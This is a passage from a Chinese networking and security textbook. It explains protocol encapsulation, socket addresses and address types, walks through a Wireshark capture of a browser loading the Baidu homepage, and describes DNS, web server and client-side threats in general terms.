上面的讨论说明了 IP 包如何在不同网络间进行发送。接下来,分析在网络层以上的协议是如何工作的。以 PC 通过浏览器访问 Web 服务器网页的应用为例。假设 PC 和服务器之间已经建立了一个 TCP 连接,PC 用户点击了浏览器上的一个 Web 网页的 URL (Uniform Resource Locator)链接,此链接指向服务器中的一个 Web 文件。PC 应用层的 HTTP 客户端发出的请求报文 GET 被传到 TCP 层,将此报文封装到一个 TCP 的数据段中,如图 1.19 所示。TCP 数据段头部中包含一个临时端口号 c 来标识客户端的本次进程,以及 HTTP 服务器的公认端口号(Well Known Port Number)80。




图 1.19 在发送端从上向下依次将用户请求和协议数据封装到各层的 PDU 中

TCP 数据段被传到 IP 层,并被封装在 IP 包中。IP 包头部包含了发送端的 IP 地址(2,2)和接收端 IP 地址(1,1)。IP 包的头部还包含了一个协议字段,标明此包内部封装的是 TCP 协议数据段。然后,此 IP 包被用 PPP 协议封装起来发给路由器。路由器再去掉 PPP 头部取出 IP 包,再将 IP 包封装入以太帧,从另一端的以太网发给服务器。注意,同一个 IP 包在路由器的两端转发时,先从 PPP 帧中取出来,再封装到另一端的以太帧里面。图 1.19 的协议数据封装关系可以表示为 eth:ip:tcp:http。

最后,服务器的网卡捕获该以太帧,取出其中的 IP 数据报并将其传给服务器的 IP 实体。IP 头部中的协议字段表明其中封装的是 TCP 数据段,它就被取出并传到服务器的

TCP 层。然后，TCP 层利用包中的公认端口号 80 来判断出包中的应用层信息应当被传往 HTTP 服务器的进程。在这里出现了一个问题：一台服务器可能要同时处理来自很多不同 Web 客户机的很多不同连接。所有这些连接都具有相同的目的 IP 地址、相同的目的端口号(80)和相同的协议类型(TCP)。服务器如何确定每个客户请求应当与哪个连接相对应？答案在于“终端对终端(End to End)”和“进程对进程(Process to Process)”的通信是如何工作的。

我们定义：源端的端口号、源端 IP 地址和协议类型构成了发送端的套接地址(Socket Address)。同样，目的端的端口号、目的端 IP 地址和协议类型也构成了接收端的套接地址。源端的套接地址和目的端的套接地址组合在一起，就可以全球唯一地确定一个 HTTP 客户端与 HTTP 服务器进程之间的连接。

例如：在本例的 Web 网页访问例子中，发送端的套接地址为(TCP，(2，2)，c)，目的端的套接地址为(TCP，(1，1)，80)，二者合在一起有 5 个参数(TCP，(2，2)，c，(1，1)，80)，这 5 个参数的组合称为套接地址，它全球唯一地标识了本次进程到进程的连接。套接地址保证了每个用户上网时互联网信息传输服务的全球唯一性，是准确无误的，除非受到网络安全攻击中的恶意欺骗。在后面的章节中还要详细进行安全方面的讨论。

图 1.20 为互联网各层的功能和使用的寻址方式的比较。数据链路层的职能是将数据帧在同一网络的两个相邻节点之间传输，使用 MAC 物理地址进行寻址。网络层的职能是在源主机和目的主机之间传输 IP 包，中间可能要经过各种不同类型的网络和链路，网络层使用 IP 地址进行主机与主机之间的寻址和转发。传输层负责在两个终端主机内的应用程序(进程)之间传输应用数据，使用端口号进行进程到进程的寻址。本书将对各层的工作原理和安全问题进行详细的介绍和讨论。




图 1.20　互联网中各层的功能和寻址方式比较

互联网中信息的传输需要使用 4 类地址配合进行寻址，在 TCP/IP 网络模型中从下到上依次为：

(1) 物理地址：数据链路层以太网 MAC 地址长 48 位，用于以太帧在局域网内对工作站的寻址。

(2) 逻辑地址：互联网层 IPv4 地址 32 位，IPv6 地址 128 位，用于 IP 包在互联网上主机的寻址。

(3) 端口地址：传输层端口号长 16 位，用于数据段在双方主机中进程对进程传输的端口寻址。

(4) 应用地址：Email 地址、主机域名地址、网页文件的 URL 等。便于人们记忆。

当各种协议数据在网络模型的上下层间传输时，需要对不同层使用的不同类型地址之间作转换查询，在以太网内采用 ARP 地址解析协议自动建立本网内的 IP 地址与 MAC 地址映射表供查询，在互联网应用层通过 DNS 域名解析协议向浏览器和电子邮件系统提供域名地址与 IP 地址之间的转换查询。而套接地址指互联网主机间通信使用的 IP 地址、端口地址与传输层协议类型代码的组合。

1.3 利用 Wireshark 捕获分析网络数据及其安全性

网络协议分析器可用于捕获、显示并分析网络上传输的各种协议数据。它对于分析诊断网络故障，追踪网络安全罪犯等是十分有用的。协议分析器在网络与信息安全课程的理论联系实际的教学中极为有用，因为它可实时检测和分析网络数据流中的丰富内容。

构成协议分析器的第一个部件是从传输物理介质中捕获数字信息的硬件。捕获信息的最有效的位置是用网络计算机的网卡。大多数局域网 LAN 的网卡支持“混杂模式”，可将所有 LAN 上的帧捕获进行分析检测。注意，对于大多数 LAN 协议的帧可以被连接到网线上的设备所收到，即使这些帧并不是发给此设备的。因为大多数计算机都连接到以太网 LAN，所以可在网卡上安装设备驱动软件进行方便的包捕获分析。

随着网络操作速度的日益提高，可捕获到的信息量也迅速增加。因此构成协议分析器的第二个要素是过滤软件，可用来筛选含有所需信息的帧。可根据帧的物理地址、IP 地址、协议或者其他条件的组合来过滤数据。协议分析器的最后一个部件是由显示和译读协议数据的工具构成。现在有很多商用的和开源代码的网络协议分析器可供使用。

本书中将运用 Wireshark 网络协议分析软件进行网络协议和网络安全的案例分析。它是一个开发得非常成功的免费开源软件，全世界数百名开发人员致力于 Wireshark 的研发，可支持大量协议的分析，而且发展速度较快，每隔几个月就有新版本的 Wireshark 软件问世。最新版本的下载网址是 http://www.wireshark.org/download.html，美国的一些著名大学网站还提供了利用 Wireshark 学习和研究计算机网络及其安全知识的教学资料。该软件的详细使用方法参见第 7 章的介绍。

因为网络协议分析器可以捕获局域网上的所有数据包，因此也可能被非法地用来获取网络上的敏感信息，例如：用户名和口令等，因此应当合法地和负责任地使用这些网络数据分析工具。

在下面的例子中，将使用网络协议分析软件 Wireshark 捕获与解剖分析网络上通信各方的数据包。利用从网络捕获的真实数据来说明在 Web 网页浏览的应用中各层之间是如何协调工作的。

例 1-5 客户机浏览器访问 Web 网站的网络数据。

图 1.21 是 Wireshark 显示的从网络上捕获数据的屏幕截图，这是一台网络计算机使用 IE 浏览器访问百度网站时的数据包序列。图中左边第一列是数据包的序号(No. 17～27)，

第二列是捕获时间(Time),第三列是源主机 IP 地址(Source),第四列是目的主机 IP 地址(Destination),第五列是包中封装的上层协议类型(Protocol),第六列是包中数据的内容概要(Info.)。

No.	Time	Source	Destination	Protocol	Info
17	3.	10.0.26.7	202.203.208.33	DNS	Standard query A www.baidu.com.cn
18	3.	202.203.208.33	10.0.26.7	DNS	Standard query response CNAME www.a.shifen.com A 119.75.213.51
19	3.	10.0.26.7	119.75.213.51	TCP	esimport > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=2
20	3.	119.75.213.51	10.0.26.7	TCP	http > esimport [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
21	3.	10.0.26.7	119.75.213.51	TCP	esimport > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
22	3.	10.0.26.7	119.75.213.51	HTTP	GET / HTTP/1.1
26	3.	119.75.213.51	10.0.26.7	TCP	http > esimport [ACK] Seq=1 Ack=394 Win=2527 Len=0
27	3.	119.75.213.51	10.0.26.7	HTTP	HTTP/1.1 302 Found (text/html)

图 1.21 客户机 IE 浏览器访问百度首页的数据交换过程

图 1.22 是此例中 DNS 服务器、客户端和 Web 服务器之间的数据交换过程示意图。由于网络层以上的协议数据是在各主机的对应层之间透明地传输,因此图中略去了工作于互联网层以下的路由器和交换机等网络互联设备。




图 1.22 客户机 IE 浏览器与 DNS 和 Web 服务器之间的信息交换示意图

在访问一个 Web 网站时涉及客户机、DNS 服务器和 Web 服务器三方的信息交互。首先客户机在 IE 浏览器的 URL 窗口输入目标地址 http://www.baidu.com,就启动了如下过程:

第 17 号包:客户机(源 IP 地址为 10.0.26.7)向域名服务器 DNS(目的 IP 地址 202.203.208.33)发送一个域名查询请求,请求获取域名 www.baidu.com 对应的 IP 地址。该请求封装在传输层的 DUP 协议包中,这是一个标准的域名查询包。

第 18 号包:域名服务器返回给客户机的 DNS 响应包,告知此百度域名所对应的代理服务器 www.a.shifen.com 有若干个 IP 地址,可供客户选择登录,首个 IP 地址是 119.75.213.51。这是一个标准的查询响应包。

第 19、20、21 号包:客户机采用一个临时端口(端口名为 esimport)向 IP 地址为 119.75.213.51 的百度服务器的公认端口(端口名为 http)通过三次握手建立 TCP 连接。在第 19 号包中,客户机向服务器发送 SYN 请求建立连接,第 20 号包是服务器向客户机返回 SYN+ACK 表示同意其请求,第 21 号包是客户机向服务器返回 ACK 表示确认建立了 TCP 连接。下一步的应用层数据就可通过此客户机端口和服务器端口之间已经建立的 TCP 连接通道上传输。

第 22 号包：客户机浏览器启用应用层的 HTTP 协议，向服务器发送 GET 请求获取 URL 指定的网页文件。

第 26 和 27 号包：服务器在内存中找到了 URL 指定的网页文件，并将其通过端口 http 发送给客户机的端口 esimport。客户机收到后，IE 浏览器将 HTML 格式的网页文件翻译为图形化的易读界面显示出来。服务器等待一段时间，若没有收到客户机的下一步请求，服务器就断开此 TCP 的连接。

图 1.21 显示的内容仅是从网络中捕获数据的一个概况。实际上在这些网络数据包中还含有十分丰富的大量信息，从中可以了解到参与网络通信的每台设备的情况以及它们之间传输的内容，从而可实现对网络用户的行为监管、网络性能测试、网络协议的研究，以及网络安全的攻防对抗等。

上面描述的仅是客户机浏览器访问 Web 网站的正常过程，但是在互联网信息安全威胁日益严重的当今，Web 应用中经常发生以下不同类型的安全事件。

(1) DNS 域名服务器的安全问题。DNS 系统是互联网的一个十分重要的基础设施，负责将人们易懂的域名查询转换为 IP 地址，因此它经常成为黑客的攻击对象。恶意行为之一是篡改 DNS 服务器内的缓存内容，更换某些域名对应的 IP 地址，这样就可误导客户机去访问错误的网站。例如：客户机通过 DNS 查询得到了一个错误的 IP 地址后，就被诱骗去访问一个假冒的某银行网站，就可能被黑客套取客户的账号和密码。恶意行为之二是将一些商品广告服务器的 IP 地址捆绑到点击率较高的 Web 服务器的域名地址解析中提供给客户。恶意行为之三是攻击 DNS 服务器系统，将 DNS 系统瘫痪可导致大范围的互联网不能正常通信。

(2) Web 服务器的安全问题。黑客可以通过各种渠道进入到 Web 服务器中，篡改网页内容或将病毒和木马植入网页文件中，去感染访问该网页的客户机，或者采用拒绝服务攻击 DOS 瘫痪 Web 服务器，等等。

(3) 客户端的安全问题。浏览器是 Web 访问的一种客户端软件，来自互联网的攻击首先进入到浏览器中，黑客可篡改浏览器的默认首页，可截获通过浏览器发送的用户名和密码，可操控浏览器去攻击目标服务器，等等。

要研究和解决这些层出不穷的网络安全问题，重要的基础是应当了解网络是如何工作的，也就是要了解各种网络协议的工作原理。要从网络数据的捕获与分析中去学习网络原理，去发现安全问题产生的原因，以及如何综合使用各种网络安全管理的手段进行管理与控制。

很多网络攻击行为都是利用了网络协议的漏洞来实施的，因此对那些看似错综复杂的网络安全问题也可按照其依托的网络协议的层次来分类。本书中，在介绍了各种网络协议的工作原理的基础上，还要讨论该协议存在的安全问题，由此探索各种解决问题的方法和途径。

建议首先学习和掌握第 7 章所介绍的 Windows 命令提示符下的各种 DOS 操作命令，以及学会 Wireshark 的使用方法。利用这些实验工具来理论联系实际地学习本书中各章介绍的网络协议和安全问题，提高自己分析和解决实际问题的能力。

1.4 计算机网络知识中的若干基本概念

1. 关于计算机的各种不同称谓

(1) 终端机(Terminal):具有自己的数据输入设备(键盘、鼠标),具有自己的数据显示设备(显示器),但是没有数据处理能力和存储能力,即没有自己的 CPU 和存储器等。终端机不具备独立工作的能力。通常将很多终端机通过网线连接到一个共同的小型计算机上,共享小型机的 CPU 和存储器。用户在终端机上输入数据,传给小型机处理,小型机再将数据处理结果返回到终端机的显示器。

(2) PC,即个人计算机(Personal Computer),具有独立的 CPU、存储器、输入设备(键盘和鼠标等)、输出设备(显示器等)。PC 指不需要接入局域网而可独立工作的计算机,它对外部的通信是依靠 PPP 或 Modem 拨号网络、ADSL、3G 移动通信等实施的。

(3) 工作站(Work Station),一般指以太网中的计算机,它的主要职能是作为一个工作组或工程项目组的群体中需要协同工作的一个成员,工作站的很多功能如果脱离以太网就不能实施。以太网工作站的网络接口标识是全球唯一的 MAC 地址,一台工作站可能有多个网络接口,每个网络接口的 MAC 地址不同。右击"我的电脑"→"系统属性"→"计算机名"可看到:工作站在"Microsoft 网络"中用"计算机名"和所属的"工作组"(Work Group)标识。

(4) 主机(Host),指连接在互联网上的计算机,具有 PC 的独立工作能力,又能够运行 TCP/IP 协议对互联网资源进行访问和交互。互联网主机的网络接口用 IP 地址标识,一台主机可能有多个互联网接口,每个接口的 IP 地址不同。为了便于人们记忆,互联网主机可用域名标识,每个域名可对应多个 IP 地址。

在实际网络中的同一台计算机可能同时扮演着不同的角色。例如,以太网中有一台计算机通过路由器访问互联网上的资源,当讨论该计算机中运行的以太网协议时称它为工作站,当讨论该计算机作为互联网的一个客户端或服务器时称它为主机。虽然通常不严格区分这两种称谓,但它们的基本概念是不同的。

2. 局域网、私有网络和虚拟私有网络

(1) 局域网(Local Area Network,LAN)。有多种不同的技术可以构建局域网,在本书中的局域网指的是采用以太网技术,而且计算机设备之间用长度不超过 100 米的双绞线作为传输媒介的本地私有网络。无线局域网指的是采用 IEEE 802.11 协议的本地无线网络,传输距离不超过 100m。

(2) 私有网络(Private Network),指的是组织机构、学校等内部的专用网络,100 米以内用双绞线传输,远距离的大楼之间用光纤作为传输媒介,网络覆盖距离可达 10km 以内,采用以太网协议和互联网协议,网内主机一般采用私有网络 IP 地址。

(3) 虚拟私有网络(Virtual Private Network,VPN),当同属于一个组织机构的多个私有网络之间的距离很远时,租用公网的数据通信加密信道或专用信道,将各私有网络之间的内部通信远距离互联传输所构成的私有网络。例如:一个省级税务局的私有网络,通过租用公网的专用数据通信信道将各市县税务分局的私有网络互联,构成一个自有的覆盖范围很广的 VPN。

3. 局域网与互联网操作系统

从计算机网络诞生至今曾经出现过数十种不同的网络技术,经过长期实践中的发展,优胜劣汰,当前主流的网络技术是以太网、互联网、SDH 数据通信网等为数不多的几种。但是仍有一些已经被淘汰了的网络操作系统和组件可能还留存在我们的计算机中,为了网络的安全稳定运行以及净化网络传输的数据环境,应当卸载那些多余的不用的系统和组件。

(1) 早期局域网操作系统的追求目标是:在办公室网络内实现文件、目录、打印机等各种网络资源的共享,以提高企业部门的工作效率。但是这样的信息共享功能导致了局域网内计算机之间的安全防范能力较差,容易产生病毒、蠕虫等恶意软件在局域网内的扩散。例如:Microsoft 网络、IPX/SPX/Net BIOS 网络操作协议等。

(2) 互联网的追求目标是:将各种不同类型的底层网络传输的上层载荷数据规范,都统一到 TCP/IP 协议族的标准上,实现各种异构网络的互联通信。互联网采用的工作模式种类有:Web 应用构架,客户/服务器模式,浏览器/服务器模式,以及 Peer to Peer 对等模式(P2P)等。以太网通过 ARP 协议,将互联网的 IP 地址与以太网的 MAC 地址进行映射对照,成功地支持了各种互联网技术在以太网中的应用。

(3) 在 Windows 操作系统的"本地连接 属性"中可看到,"选择网络组件类型"、"Net ware 客户端服务"和"Microsoft 网络客户端",它们因存在安全隐患,目前已基本不用,应当将其卸载。后者属于微软公司开发的 Microsoft 网络,是企业自主知识产权的局域网技术,它在 IBM 开发的 NetBIOS 及其上层协议的基础上进行了改进,实现了局域网内的"文件与打印机共享"和"主机管理"等。该网络协议存在很多安全问题,虽然目前已不用了,但仍然捆绑安装在很多网络计算机中。

注意区分:以太网、互联网、Microsoft 网络,是 3 种完全不同的网络。

4. 互联网不同协议层数据单元的称谓和性质不同

(1) 在数据链路层传输的数据单元称为"帧"(Frame)。例如,以太网传输的协议数据单元称为以太网帧,见第 3 章的介绍。在点对点协议(PPP)中传输的数据单元称为 PPP 帧,见第 2 章的介绍。以太帧的特点是:可变长度,头部包含源与目的 MAC 地址,可作为传输各种上层协议数据的载体。

(2) 在互联网层传输的数据单元称为"IP 包",在通信领域称为"数据分组",或"分组"。其特点是:头部含源与目的 IP 地址,每个 IP 包独立地在互联网上路由传输,不考虑各包之间的相互关系和顺序,传输中如果被丢失,则可通知重传或不予理会。

(3) 在传输层 TCP 协议传输的数据单元称为"数据段"(Segment),它可能只是报文中的一个分段,不是一个完整的信息。例如:一个完整的网页传输前可分为若干数据段,给每个段一个编号,接收方收到各数据段后,按照其编号组装还原为一个完整的网页文件。如果途中数据段丢失则必须重传。

(4) 在传输层 UDP 协议传输的数据单元称为"用户数据报"(User Datagram),它可传输完整的短信息,如 DNS 查询等。也可传输音视频数据流中的一个片段,传输中若丢失则不予理会。

5. 各种不同进制数的表示与相互换算

在网络通信中传输的信息用二进制数表示,为了便于阅读和分析,常将二进制数转换为十进制数、十六进制数或 256 进制数等。在本书附录 C 中给出了二进制数、十进制数、十六

进制数、256 进制数之间的转换算法。

(1) 二进制数需要使用 2 个符号(0,1)。

(2) 十进制数需要使用 10 个符号(0,1,2,3,4,5,6,7,8,9)。

(3) 十六进制数需要使用 16 个符号(0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F)。在十六进制数前面要加“0x”,每一个十六进制数转换为二进制数为 4 比特,如:0x2→$(0010)_2$,每一个字节的数据用 2 个十六进制数表示。以太网卡的 MAC 物理地址用二进制数表示为 48 比特,用 12 个十六进制数表示。例如:00-24-12-00-33-39。

